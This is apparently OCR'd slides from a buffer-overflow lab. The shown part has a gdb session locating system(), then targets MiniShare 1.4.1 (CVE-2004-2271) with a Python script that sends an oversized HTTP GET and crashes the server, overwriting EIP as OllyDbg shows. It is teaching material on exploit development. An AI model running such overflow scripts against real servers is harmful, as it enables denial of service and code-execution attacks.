(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o
Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e63d80 <system>
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~ $ ./basic_vuln.o `cat exploit`
Segmentation fault

Lab: MiniShare Exploit

- Putting it all together…
- CVE-2004-2271: Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Lab Setup:
  - Windows Victim (Windows XP or later Windows version with DEP/ASLR disabled)
    - Tools: Ollydbg
  - Kali Attacker
    - Tools: Python, Metasploit, Netcat


minishare-1...
odbg110.zip
minishare-1...
odbg110
test.txt
MiniShare 1.4.1
Filename
Full Path
Shared Path
test.txt
C:\Documents and Settings\Administrator\Desktop\test.txt
/test.txt
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 172.16.189.132
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
C:\Documents and Settings\Administrator>


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.189.134 netmask 255.255.255.0 broadcast 172.16.189.255
MiniShare - Iceweasel
MiniShare
172.16.189.132
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
You have reached my MiniShare server
Here's the list of my shared files:
test.txt
Sun, 19 Feb 2017 21:19:05
0 bytes
Total: 1 files
0 bytes
MiniShare 1.4.1 at 172.16.189.132 port 80.

Open

exploit1.py
~/Desktop


Save


```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET " + "\x41" * 2220 + " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

root@kali: ~/Desktop

File Edit View Search Terminal Help

```
root@kali:~/Desktop# ./exploit1.py
root@kali:~/Desktop#
```


MiniShare 1.4.1
Filename
ath
test.txt
minishare.exe
minishare.exe has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.
To see what data this error report contains, click here.
Send Error Report
Don't Send
1/1 connection(s) open


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
CPU - thread 00000638
CPU Instructions
Registers (FPU)
EAX 00000000
ECX 77C3EF3B msvcrt.77C3EF3B
EDX 00EC4D60
EBX 41414141
ESP 013F3908 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 013FBB90
ESI 00000001
EDI 013F5B68
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
Registers
Address Hex dump ASCII
00961000 00 00 00 00 09 DE 55 41 .....ÞUA
00961008 00 00 00 00 00 00 05 00 ....
00961010 02 00 00 00 38 00 00 80 ....8..Ç
00961018 03 00 00 00 28 02 00 80 ....(.Ç
00961020 05 00 00 00 88 03 00 80 ....ê♥.Ç
00961028 06 00 00 00 88 04 00 80 ....ê♦.Ç
00961030 0E 00 00 00 58 05 00 80 ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41 .....ÞUA
00961040 00 00 00 00 00 00 0A 00 ....
00961048 61 1E 00 00 98 00 00 80 a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c▲..Φ..Ç
00961060 64 1E 00 00 10 01 00 80 d▲..►..Ç
00961068 65 1E 00 00 38 01 00 80 e▲..8..Ç
00961070 66 1E 00 00 60 01 00 80 f▲..'..Ç
00961078 6C 1E 00 00 88 01 00 80 l▲..ê..Ç
Memory Dump
013F3908 41414141
013F390C 41414141
013F3910 41414141
013F3914 41414141
013F3918 41414141
013F391C 41414141
013F3920 41414141
013F3924 41414141
013F3928 41414141
013F392C 41414141
013F3930 41414141
013F3934 41414141
013F3938 41414141
013F393C 41414141
013F3940 41414141
013F3944 41414141
013F3948 41414141
Stack Contents
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
Paused
start
odbg110
OllyDbg - minishare.exe
MiniShare 1.4.1
10:35 PM

Open

exploit2.py
~/Desktop

